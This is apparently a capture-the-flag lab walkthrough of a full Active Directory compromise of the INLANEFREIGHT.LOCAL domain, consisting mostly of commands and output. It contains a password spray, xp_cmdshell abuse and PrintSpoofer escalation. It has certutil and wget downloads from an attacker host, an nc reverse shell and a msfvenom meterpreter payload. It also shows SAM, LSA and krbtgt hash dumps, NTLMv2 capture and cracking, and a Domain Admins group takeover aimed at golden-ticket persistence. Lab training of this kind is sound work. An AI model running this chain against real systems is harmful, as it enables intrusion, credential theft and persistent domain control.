PS C:\Users\AB920\Desktop\tools> Invoke-DomainPasswordSpray -Password Welcome1 -OutFile spray_success -ErrorAction Silen
tlyContinue
[*] Current domain is compatible with Fine-Grained Password Policy.
[*] Now creating a list of users to spray...
[*] There appears to be no lockout policy.
[*] Removing disabled users from list.
[*] There are 2899 total users found.
[*] Removing users within 1 attempt of locking out from list.
[*] Created a userlist containing 2899 users gathered from the current user's domain
[*] The domain password policy observation window is set to  minutes.
[*] Setting a  minute wait in between sprays.

Confirm Password Spray
Are you sure you want to perform a password spray against 2899 accounts?
[Y] Yes  [N] No  [?] Help (default is "Y"): Y
[*] Password spraying has begun with  1  passwords
[*] This might take a while depending on the total number of users
[*] Now trying password Welcome1 against 2899 users. Current time is 10:31 PM
[*] Writing successes to spray_success
[*] SUCCESS! User:BR086 Password:Welcome1
[*] Password spraying is complete
[*] Any passwords that were successfully sprayed have been output to spray_success
PS C:\Users\AB920\Desktop\tools>
```

-> Obtained credentials: BR086:Welcome1


-> Looking at BloodHound, we see the user is an member of IT-admin, which hints that we might be able to use Snaffler and read some important from the shares.



Enumeration / Information gathering - as BR086

- Running Snaffler as BR086

```
- Logging into machine
xfreerdp +bitmap-cache /network:auto /dynamic-resolution /compression-
level:2 /u:BR086 /p:'Welcome1' /v:172.16.7.50 /tls-seclevel:0
/timeout:80000

- Downloading the tools
cd C:\users\public\tools

wget "http://172.16.7.240:1234/Snaffler.exe" -outfile "Snaffler.exe"

- Running Snaffler
.\Snaffler.exe  -d INLANEFREIGHT.LOCAL -s -v data
```



-> Obtained credential of netdb:D@ta_bAse_adm1n! for the SQL database.
-> Maybe we can have a look at the SQL database at 172.16.7.60 .and see if we can escalate privileges there (e.g. potato attack).
-> We can do more enumeration here if we didn't get much from the SQL admin high target value.

- Verifying our domain before going to SQL database

```
echo %USERDOMAIN%
```

```
C:\Users\BR086>echo %USERDOMAIN%
INLANEFREIGHT
```

-> Confirms that we are in the INLANEFREIGHT domain.

Enumeration / Information Gathering - as SQL admin (netdb)

- Logging into the database

```
mssqlclient.py INLANEFREIGHT/netdb@172.16.7.60
```

- Enumerating the database and its privilege

```
enable_xp_cmdshell

xp_cmdshell whoami /priv

xp_cmdshell systeminfo
```

```
SQL (netdb  dbo@master)> enable_xp_cmdshell
[*] INFO(SQL01\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install
[*] INFO(SQL01\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE statement to install.
```

```
SQL (netdb  dbo@master)> xp_cmdshell whoami /priv
output
------------------------------------------------------------------------------
NULL

PRIVILEGES INFORMATION

----------------------

NULL

Privilege Name                Description                               State

============================= ========================================= ========

SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled

SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled

SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled

SeImpersonatePrivilege        Impersonate a client after authentication Enabled

SeCreateGlobalPrivilege       Create global objects                     Enabled

SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled

NULL
```

```
SQL (netdb  dbo@master)> xp_cmdshell systeminfo
output
------------------------------------------------------------------------------
NULL

Host Name:                 SQL01

OS Name:                   Microsoft Windows Server 2019 Standard

OS Version:                10.0.17763 N/A Build 17763

OS Manufacturer:           Microsoft Corporation

OS Configuration:          Member Server

OS Build Type:             Multiprocessor Free

Registered Owner:          Windows User

Registered Organization:

Product ID:                00429-00521-62775-AA374

Original Install Date:     4/1/2022, 9:29:59 AM

System Boot Time:          5/14/2024, 8:49:44 PM

System Manufacturer:       VMware, Inc.

System Model:              VMware7,1
```


- We can try the a privilege escalation using PrintSpoofer or RoguePotato.

Privilege Escalation - SeImpersonate

- Attempting to privesc using PrintSpoofer

```
- Downloading PrintSpoofer

        -> Our host
        python -m http.server


        nc -lvnp 5000

        -> SQL host
```

```
        xp_cmdshell Powershell.exe mkdir C:\tools
        xp_cmdshell cd C:\tools

        xp_cmdshell certutil -urlcache -split -f
"http://172.16.7.240:1234/PrintSpoofer.exe" C:\tools\PrintSpoofer.exe

        xp_cmdshell certutil -urlcache -split -f
"http://172.16.7.240:1234/nc.exe" C:\tools\nc.exe

        xp_cmdshell c:\tools\PrintSpoofer.exe -c "c:\tools\nc.exe
172.16.7.240 1235 -e cmd"
```



-> Now we have nt authority system, we can try to dump the hashes.

Exploitation / Lateral movement - as SYSTEM on SQL01

- Dumping SAM passwords

```
- Dumping password through meterpreter

        -> Our host
msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=172.16.7.240
LPORT=1235 -f exe > shell-sql.exe

use exploit/multi/handler
set payload windows/x64/meterpreter_reverse_tcp
set lhost 0.0.0.0
set lport 5000
run

        -> Their host
xp_cmdshell certutil -urlcache -split -f
"http://172.16.7.240:1234/shell-sql.exe" C:\tools\shell.sql.exe
```

```
xp_cmdshell c:\tools\PrintSpoofer.exe -c "c:\tools\shell-sql.exe"

hashdump

load kiwi

lsa_dump_sam

lsa_dump_secrets

creds_all
```

```
SQL (netdb  dbo@master)> xp_cmdshell c:\tools\PrintSpoofer.exe -c "c:\tools\shell-sq
l.exe"
output
------------------------------------------
[+] Found privilege: SeImpersonatePrivilege

[+] Named pipe listening...

CreateProcessAsUser() failed. Error: 2

NULL
SQL (netdb  dbo@master)>
```


```
^C
```

```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run

[*] Started reverse TCP handler on 0.0.0.0:5000
[*] Meterpreter session 1 opened (127.0.0.1:5000 -> 127.0.0.1:40812) at 2024-05-15 1
6:15:19 +1000

(Meterpreter 1)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 1)(C:\Windows\system32) >
```

```
(Meterpreter 1)(C:\Windows\system32) > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bdaffbfe64f1fc646a3353be1c2c3c99:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4b4ba140ac0767077aee1958e7f78070:::
```

```
Secret  : DefaultPassword
cur/text: Sup3rS3cur3maY5ql$3rverE

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 97 b7 06 17 65 87 1c d4 f9 16 f1 38 e8 18 8f f4 38 30 de b6 0d 9f 2f af c1 2d b6 54 5
    full: 97b7061765871cd4f916f138e8188ff43830deb60d9f2fafc12db65450e57f928bb671a1e1b3d764
    m/u : 97b7061765871cd4f916f138e8188ff43830deb6 / 0d9f2fafc12db65450e57f928bb671a1e1b3d764
old/hex : 01 00 00 00 51 9c 86 b4 cb dc 97 8b 35 9b c0 39 17 34 16 62 31 98 c1 07 ce 7d 9f 94 fc e7 2c d9 5
    full: 519c86b4cbdc978b359bc039173416623198c107ce7d9f94fce72cd9598ac60710787c0d9a56ce0b
    m/u : 519c86b4cbdc978b359bc039173416623198c107 / ce7d9f94fce72cd9598ac60710787c0d9a56ce0b

Secret  : NL$KM
cur/hex : a2 52 9d 31 0b b7 1c 75 45 d6 4b 76 41 2d d3 21 c6 5c dd 04 24 d3 07 ff ca 5c f4 e5 a0 38 94 14 9
0 dd 39 01 7d c5 f7 8f 4b ab 1e dc 63
old/hex : a2 52 9d 31 0b b7 1c 75 45 d6 4b 76 41 2d d3 21 c6 5c dd 04 24 d3 07 ff ca 5c f4 e5 a0 38 94 14 9
0 dd 39 01 7d c5 f7 8f 4b ab 1e dc 63

Secret  : _SC_MSSQL$SQLEXPRESS / service 'MSSQL$SQLEXPRESS' with username : NT Service\MSSQL$SQLEXPRESS
```

```
(Meterpreter 1)(C:\Windows\system32) > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username  Domain        NTLM
--------  ------        ----
SQL01$    INLANEFREIGHT 1ab5dbfb48b381dc5157a782f50329a0
SQL01$    INLANEFREIGHT 6991907663e3f68922d24ac9a573e2c3
mssqlsvc  INLANEFREIGHT 8c9555327d95f815987c0d81238c7660
```



-> We have obtained the credentials of mssqlsvc:Sup3rS3cur3maY5ql$3rverE, along with hash of local admin (which we can use test for password reuse for local admin).

-> Looking at the Bloodhound, this seems to be a Tier II admin server, where it is an local admin.

-> Further looking at local admin privileges, we see that it is an local admin at MS01.

```
PS C:\users\public\tools> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
INLANEFREIGHT\Domain Admins
INLANEFREIGHT\Tier II Server Admins
The command completed successfully.
```

-> We will attempt to run the Inveigh tool as we obtain local admin on the box and it is an powerful attack.

Exploitation / Lateral movement - as Local Admin on MS01 (mssqlsvc)

- Logging in ms01 as mssqlsvc

```
xfreerdp +bitmap-cache /network:auto /dynamic-resolution /compression-level:2 /u:mssqlsvc /p:'Sup3rS3cur3maY5ql$3rverE' /v:172.16.7.50 /tls-seclevel:0 /timeout:80000
```

- Running Inveigh

```
- Getting the tools

        -> Windows target host
mkdir C:\tools

cd C:\tools

wget "http://172.16.7.240:1234/Inveigh.ps1" -outfile "Inveigh.ps1"
wget "http://172.16.7.240:1234/Inveigh.exe" -outfile "Inveigh.exe"

        -> Our host
python -m http.server


- Running Inveigh

        -> Run Powershell as local admin to bypass UAC
.\Inveigh.exe


Import-Module .\Inveigh.ps1

Invoke-Inveigh Y -NBNS Y -ConsoleOutput Y -FileOutput Y
```

```
CT059::INLANEFREIGHT:FBA5C1D89C3DA5CD:31F842E9E10B620FF736275C8E797BA5:0101000000000000BE1CC01295A6DA01998E11F1413AD2F90
000000002001A0049004E004C0041004E004500460052004500490047004800540001000800 4D0053003000310004002600 49004E004C0041004E004
500460052004500490047004800540 02E004C004F00430041004C00030030004D0053003000310 02E0049004E004C0041004E004500460052004500 4
900470048005400 2E004C004F00430041004C000500260049004E004C0041004E004500460052004500490047004800540 02E004C004F00430041004
C0007000800BE1CC01295A6DA0106000400020000000800300030000000000000000000000000000020000033223A714C767A5BA388D337F8B8AD4A92C36
0AE41155BD5A62616006ECDCDF40A001000000000000000000000000000000000000000900200063006900660073002F003100370032002E00310036002
E0037002E003500300000000000000000000000000000
```

```
[+] [2024-05-15T02:06:55] SMB(445) NTLMv2 captured for INLANEFREIGHT\CT059 from 172.16.7.3(DC01):59913:
CT059::INLANEFREIGHT:D3E637CF58CF0550:8CB7B0977B45A0441EE7BD8BB76154C1:0101000000000004416687896A6DA012DCA8DE4DA0F05B10
000000002001A0049004E004C0041004E004500460052004500490047004800540001000800 4D0053003000310004002600 49004E004C0041004E004
500460052004500490047004800540 02E004C004F00430041004C00030030004D0053003000310 02E0049004E004C0041004E004500460052004500 4
900470048005400 2E004C004F00430041004C000500260049004E004C0041004E004500460052004500490047004800540 02E004C004F00430041004
C0007000800441668789 6A6DA0106000400020000000800300030000000000000000000000000020000033223A714C767A5BA388D337F8B8AD4A92C36
0AE41155BD5A62616006ECDCDF40A001000000000000000000000000000000000000000900200063006900660073002F003100370032002E00310036002
E0037002E003500300000000000000000000000000000
```

-> Obtained hash for the user with generic rights privilege over domain admin.

- Cracking an NTLMv2 Hash with hashcat

```
hashcat -m 5600 CT059_ntlmv2 /usr/share/wordlists/rockyou.txt
```

```
└──╼ [★]$ hashcat -m 5600 CT059_ntlmv2 /usr/share/wordlists/rockyou.txt --show
CT059::INLANEFREIGHT:fba5c1d89c3da5cd:31f842e9e10b620ff736275c8e797ba5:0101000000000
000be1cc01295a6da01998e11f1413ad2f9000000002001a0049004e004c0041004e004500460052004
500490047004800540001000800 4d0053003000310004002600 49004e004c0041004e004500460052004
500490047004800540 02e004c004f00430041004c00030030004d0053003000310 02e0049004e004c004
1004e004500460052004500490047004800540 02e004c004f00430041004c000500260049004e004c004
1004e004500460052004500490047004800540 02e004c004f00430041004c0007000800be1cc01295a6d
a0106000400020000000800300030000000000000000000000000020000033223a714c767a5ba388d337f
8b8ad4a92c360ae41155bd5a62616006ecdcdf40a001000000000000000000000000000000000000900 2
000630069006600 73002f003100370032002e00310036002e0037002e003500300000000000000000000
0000000:charlie1
```

-> We leverage this ACE can write a user to domain admin and compromise the domain

- Confirming the ACE using Powerview

```
- Getting the tools

        -> Our host
python -m http.server

        -> Target windows Host
wget "http://172.16.7.240:1234/PowerView.ps1" -outfile "PowerView.ps1"

Import-Module .\PowerView.ps1
$sid = Convert-NameToSid CT059
Get-DomainObjectACL -Identity * | ? {$_.SecurityIdentifier -eq $sid}
```

```
ObjectDN              : CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
ObjectSID             : S-1-5-21-3327542485-274640656-2609762496-512
ActiveDirectoryRights : GenericAll
BinaryLength          : 36
AceQualifier          : AccessAllowed
IsCallback            : False
OpaqueLength          : 0
AccessMask            : 983551
SecurityIdentifier    : S-1-5-21-3327542485-274640656-2609762496-4611
AceType               : AccessAllowed
AceFlags              : ContainerInherit
IsInherited           : False
InheritanceFlags      : ContainerInherit
PropagationFlags      : None
AuditFlags            : None
```

-> Confirmed that we have domain admin privilege.

Privilege Escalation - Domain Compromise

- Logging in as the CT059 with generic all privilege on domain admin group

```
xfreerdp +bitmap-cache /network:auto /dynamic-resolution /compression-level:2 /u:mssqlsvc /p:'Sup3rS3cur3maY5ql$3rverE' /v:172.16.7.50 /tls-seclevel:0 /timeout:80000
```

- Adding CT059 itself into the domain admin group

```
- First run a reverse shell

        -> our side
        python -m http.server

-> Windows target side
        wget "http://172.16.7.240:1234/shell-sql.exe" -outfile "shell-sql.exe"
        .\shell-sql.exe

Install-WindowsFeature RSAT-AD-PowerShell
Import-Module .\PowerView.ps1

Get-ADGroup -Identity "Domain Admins" -Properties * | Select -ExpandProperty Members

$SecPassword = ConvertTo-SecureString 'charlie1' -AsPlainText -Force

$Cred = New-Object
```

```
System.Management.Automation.PSCredential('INLANEFREIGHT.LOCAL\CT059',
$SecPassword)

Add-DomainGroupMember -Identity 'Domain Admins' -Members 'CT059' -
Credential $Cred -Verbose

Get-ADGroup -Identity "Domain Admins" -Properties * | Select -
ExpandProperty Members
```

```
PS C:\tools> $SecPassword = ConvertTo-SecureString 'charlie1' -AsPlainText -Force
$SecPassword = ConvertTo-SecureString 'charlie1' -AsPlainText -Force
PS C:\tools> $Cred = New-Object System.Management.Automation.PSCredential('INLANEFREIGHT.LOCAL\CT059', $SecP
assword)
$Cred = New-Object System.Management.Automation.PSCredential('INLANEFREIGHT.LOCAL\CT059', $SecPassword)
PS C:\tools> Add-DomainGroupMember -Identity 'Domain Admins' -Members 'CT059' -Credential $Cred -Verbose
Add-DomainGroupMember -Identity 'Domain Admins' -Members 'CT059' -Credential $Cred -Verbose
VERBOSE: [Get-PrincipalContext] Using alternate credentials
VERBOSE: [Add-DomainGroupMember] Adding member 'CT059' to group 'Domain Admins'
PS C:\tools> Get-ADGroup -Identity "Domain Admins" -Properties * | Select -ExpandProperty Members
Get-ADGroup -Identity "Domain Admins" -Properties * | Select -ExpandProperty Members
CN=CT059,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
CN=Administrator,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
```

- Getting flag from Domain Controller Admin desktop

```
psexec.py inlanefreight.local/CT059:'charlie1'@172.16.7.3

more C:\Users\Administrator\Desktop\flag.txt
```

```
└──╼ [★]$ psexec.py inlanefreight.local/CT059:'charlie1'@172.16.7.3
Impacket v0.12.0.dev1+20240208.120203.63438ae - Copyright 2023 Fortra

[*] Requesting shares on 172.16.7.3.....
[*] Found writable share ADMIN$
[*] Uploading file xFVsrnPX.exe
[*] Opening SVCManager on 172.16.7.3.....
[*] Creating service LLwc on 172.16.7.3.....
[*] Starting service LLwc.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> cat C:\Users\Administrator\Desktop\flag.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32> more C:\Users\Administrator\Desktop\flag.txt
acLs_f0r_th3_w1n!
```

- Asking for krtbtgt hash for persistence

```
secretsdump.py -outputfile inlanefreight_hashes -just-dc-user krbtgt
inlanefeight.local/CT059@172.16.7.3
```

```
┌─[academy-regular]─[10.10.16.13]─[eric@parrot]─[~/Desktop/htb/tools/windows_ad]
└──╼ [★]$ secretsdump.py -outputfile inlanefreight_hashes -just-dc-user krbtgt inlanefeight.local/CT059@172.16.7.3
Impacket v0.12.0.dev1+20240208.120203.63438ae - Copyright 2023 Fortra

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7eba70412d81c1cd030d72a3e8dbe05f:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:b043a263ca018cee4abe757dea38e2cee7a42cc56ccb467c0639663202ddba91
krbtgt:aes128-cts-hmac-sha1-96:e1fe1e9e782036060fb7cbac23c87f9d
krbtgt:des-cbc-md5:e0a7fbc176c28a37
[*] Cleaning up...
```

-> This hash can be used as a golden ticket for persistence and future attacks.